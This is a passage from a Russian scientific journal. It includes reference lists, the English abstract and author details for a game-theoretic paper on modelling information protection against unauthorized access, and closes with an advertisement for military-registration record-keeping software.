17. Горяшко А. П. Теория игр: от анализа к синтезу. Обзор результатов // Cloud of Science. 2014. Т. 1. № 1. С. 112–154. URL: <https://cloudofscience.ru/sites/default/files/pdf/CloudOfScience01010112.pdf> (дата обращения 10.01.2018).

18. Dechenaux E., Kovenock D., Sheremeta R. M. A survey of experimental research on contests, all-pay auctions and tournaments // Experimental Economics. 2015. Vol. 18. No. 4. Pp. 609–669.

19. Bocharov P., Goryashko A., Nikulchev E. V. Partition games as contests: numerical simulation results // Applied mathematical sciences. 2015. Vol. 9. No. 104. Pp. 5149–5167.

20. Шубик М. Настоящее и будущее теории игр // Математическая теория игр и ее приложения. 2012. Т. 4. № 1. С. 93–116.

21. Vorobiev A. A., Daneev A. V. Modern practice of application of matrix games // Advances and applications in discrete mathematics. 2018. Vol. 19. No. 2. Pp. 93–116. URL: <http://dx.doi.org/10.17654/DM019020093> (дата обращения 23.06.2019).

22. Widger J., Grosu D. Computing equilibria in bimatrix games by parallel support enumeration // Proceedings of the 7th International Symposium on Parallel and Distributed Computing, ISPDC 2008 (Krakow, Poland, July 01–05, 2008). IEEE, 2008. Pp. 250–256.

23. Нестеренко М. Ю., Кириллов А. С. Разработка и анализ высокопроизводительного параллельного алгоритма решения кооперативных игр сведением к биматричным играм // Бюллетень Оренбургского научного центра УрО РАН. 2014. № 2. URL: <http://elmag.uran.ru:9673/magazine/Numbers/2014-2/Articles/Nesterenko-Kirillov-2014-2.pdf> (дата обращения 23.06.2019).

DYNAMIC MODEL OF INFORMATION PROTECTION PROCESSES FROM UNAUTHORIZED ACCESS IN AUTOMATED SYSTEMS

ALBERT A. VOROBIEV

St. Petersburg, Russia, maestro265@yandex.ru

ALEXANDR G. SERGEEV

St. Petersburg, Russia, vka68@yandex.ru

ABSTRACT

A progressive increase in the complexity and diversity of the objects of study of the theory of protection of the information determines the relevance of development and the subsequent development is quite simple and universal mathematical models which describe the dynamics of what is happening in reality processes. At the same time, the most difficult in theoretical terms is traditionally the formalization of the processes of information protection from unauthorized access, due to the complexity of

KEYWORDS: automated system; protection of information; multi-step games; functions; threats.

forecasting specific human activities. The conflicting nature of such processes suggests the preference for the use of mathematical methods of the theory of non-coalition multistep games. However, the use of these methods is associated with the determination of the win functions of the parties in the final positions of the tree graph describing the conflict. The study of winning functions is beyond the framework of game-theoretic methods. To date, there are still no General algorithms for calculating these functions to ensure acceptable reliability of the results. The work develops the authors



previously proposed the idea of partitioning a finite multistage game of two persons with full information on a set of interrelated bimatrix games. Obtaining the calculated values of the winning functions of the parties to the conflict for the intermediate positions of the tree graph provides the researcher with a lot of new opportunities associated primarily with the targeted improvement of the methods and tools used and guaranteed achievement of specific goals. At the same time be available to the mechanisms of evaluation of efficiency of application of some protection/opening information based on a modern interpretation of the models bimatrix games with elements of informational or strategic reflection.

REFERENCES

- Novikov D.A. *Kibernetika: Navigator. Istoriya kibernetiki, sovremennoe sostoyanie, perspektivy razvitiya* [Cybernetics: Navigator. The history of cybernetics, current state, development prospects]. Moscow: LENAND, 2016. 160 p. (In Russian)
- Vorobiev A. A., Borodakij YU. V., Kulikov G.V., Nepomnyashchih A.V., Nazarov A.A., Sergeev A.G. Ocenivanie kachestva funkcionirovaniya avtomatizirovannyh sistem pri parametriceskoj neopredelennosti vneshnih vozdeystvi [Evaluation of the quality of functioning in automated systems with the parametric uncertainty of external influences]. *IT Security*. 2004. No. 3. Pp. 58-62. (In Russian)
- Daneev A. V., Vorobiev A.A., Lebedev D.M. Application of theoretical game models for investigation of functioning quality of complex organizing technical systems. *The bulletin of Voronezh Institute of the Ministry of Internal Affairs of Russia*. 2010. No. 4. Pp. 76-82. (In Russian)
- Grigor'eva K.V. *Teoriya igr. CHast' 2. Kooperativnye igry i igry v pozicionnoj forme: uchebnoe posobie* [Game theory. Part 2. Cooperative games and games in a positional form: a tutorial]. St. Petersburg: Saint Petersburg State University of Architecture and Civil Engineering Publ., 2009. 134 p. (In Russian)
- Petrosyan L. A., Zenkevich N.A., Shevkopyas E.V. *Teoriya igr: uchebnik* [Game theory: tutorial]. St. Petersburg: BHV-Peterburg, 2012. 432 p. (In Russian)
- Michalak T., Rahwan T., Skibski O., Wooldridge M. Defeating terrorist networks with game theory. *IEEE intelligent systems*. 2015. Vol. 30. No. 1. Pp. 53-61.
- Toropov B.A., Tagirov Z.I. Terrorist networks models and the game-theoretic approach to the assessment of the centrality of their members. *Security Issues*. 2016. No. 6. Pp. 77-89. URL: https://en.nbpublish.com/library_read_article.php?id=21436 (date of access 23.06.2019). (In Russian)
- Weibull J. *Evolutionary game theory*. Cambridge: MIT Press, 1995. 265 p.
- Vasin A.A. *Nekooperativnye igry v prirode i obshchestve* [Non-cooperative games in nature and society]. Moscow: MAKS Press, 2005. 412 p. (In Russian)
- Kumacheva S. Sh., Gubar E.A. Evolutionary model of tax auditing. *Contributions to game theory and management*. 2015. Vol. 8. Pp. 164-175.
- Min W. Mathematical and statistical models in evolutionary game theory. *Graduate theses and dissertations*. 2015. URL: <http://lib.dr.iastate.edu/etd/14449> (date of access 23.06.2019).
- Novikov D. A., Chkhartishvili A.G. *Refleksiya i upravlenie: matematicheskie modeli* [Reflection and management: mathematical models]. Moscow: Fiziko-matematicheskoy literatury Publ., 2013. 412 p. (In Russian)
- Nisan N., Roughgarden T., Tardos E., Vazirani V. *Algorithmic game theory*. New York: Cambridge University Press, 2009. 776 p.
- Mansour Y. *Computational game theory*. Tel Aviv: Tel Aviv University, 2003. 150 p.
- Adkins R. Algorithmic game theory. *Final report for CMSC451 Honors Option*. 2015. 13 p.
- Roth A.E. Game theory as a tool for market design. *Game practice. Contributions from applied game theory. Theory and decision library*. 2000. Vol. 23. Pp. 7-18. doi: 10.1007/978-1-4615-4627-6_2.
- Goryashko A.P. Game Theory: From Analysis to Synthesis (Survey of the Markets Design Results). *Cloud of Science*. 2014. Vol. 1. No. 1. Pp. 112-154. URL: <https://cloudofscience.ru/sites/default/files/pdf/CloudOfScience01010112.pdf> (date of access 23.06.2019). (In Russian)
- Dechenaux E., Kovenock D., Sheremeta R.M. A survey of experimental research on contests, all-pay auctions and tournaments. *Experimental Economics*. 2015. Vol. 18. No. 4. Pp. 609-669.
- Bocharov P., Goryashko A., Nikulchev E.V. Partition games as contests: numerical simulation results. *Applied mathematical sciences*. 2015. Vol. 9. No. 104. Pp. 5149-5167.
- Shubik M. The present and future of game theory. *Cowles Foundation Discussion Paper*. 2011. No. 1808. 21p.
- Vorobiev A. A., Daneev A.V. Modern practice of application of matrix games. *Advances and applications in discrete mathematics*. 2018. Vol. 19. No. 2. Pp. 93-116. URL: <http://dx.doi.org/10.17654/DM019020093> (date of access 23.06.2019).
- Widger J., Grosu D. Computing equilibria in bimatrix games by parallel support enumeration. *Proceedings of the 7th International Symposium on Parallel and Distributed Computing, ISPD 2008* (Krakow, Poland, July 01-05, 2008). IEEE computer society. Washington: DC, 2008. Pp. 250-256.
- Nesterenko M. Yu., Kirillov A.S. Design and analysis of high-performance parallel algorithm for solving cooperative games reduction to bimatrix games. *Byulleten' Orenburgskogo nauchnogo centra UrO RAN* [Bulletin of the Orenburg scientific center, Ural branch, Russian Academy of Sciences]. 2014. No. 2. URL: <http://elmag.uran.ru:9673/magazine/Numbers/2014-2/Articles/Nesterenko-Kirillov-2014-2.pdf> (date of access 23.06.2019). (In Russian)

INFORMATION ABOUT AUTHORS:

Vorobiev A. A., PhD, Leading researcher of the Research Institute of Military Educational Institution of Logistics named after General of the Army A.V. Khrulyov of the Ministry of defense of the Russian Federation; Sergeev A. G., Senior lecturer of the Department of information and computing systems of St. Petersburg state transport university Emperor Alexander.



ВУС

Военно-учетный стол

Программный комплекс

- Информационное сопряжение с БД военных комиссариатов и проведение сверки в электронном виде
- Совместимость с Комплексом программно-информационных средств мобилизационной подготовки экономики (КПИС МПЭ), построен на той же платформе и расширяет возможности данного комплекса
- Возможность загрузки картотек из других программ, организация работы в сети
- Авторский надзор за эксплуатацией ПК ВУС для наращивания рабочих функций и совершенствования программного комплекса, гарантийное обслуживание

Воинский учет в организациях:

- Ведение электронных Картотек организаций, филиалов и граждан (по Т-2 и Т-2 ГС);
- Документы необходимые для ведения ВУ в организации (приказ, план работы, журнал проверок, расписки о приеме документов ВУ и др.);
- Создание и печать отчетных документов по установленным формам в соответствии с Инструкцией ГШ ВС РФ по ведению ВУ в организациях;
- Генерация документов по бронированию.

Первичный воинский учет в органах местного самоуправления:

- Ведение Картотеки организаций зарегистрированных на территории ОМСУ;
- Построение и управление картотеккой граждан пребывающих в запасе и призывников в ОМСУ;
- Создание отчетных форм документов и других данных в соответствии с Методическими рекомендациями ГШ ВС РФ по ведению первичного ВУ в ОМСУ;
- Распределение организаций ведущих учет ГПЗ по видам экономической деятельности, формам собственности и численности работающих в ней граждан.

Учет и Бронирование в Межведомственных комиссиях:

- Организация картотеки различных органов РФ от правительства до организации включительно с различными формами учета и отчетности, ведение структуры подчиненности;
- Автоматический расчет форм №6, формы №18 расчет и обобщение суммарной формы №6 за все подотчетные объекты;
- Анализ обеспеченности трудовыми ресурсами;
- Ведение перечня должностей и профессий по бронированию граждан;
- Определение сотрудников подлежащих бронированию, бронирование сотрудников в соответствии с ПДП;
- Заполнение, передача, сбор и обобщение форм ГД.



НПЦ ИРС

Научно-производственный центр
Информационных региональных систем

▶ npcirs.ru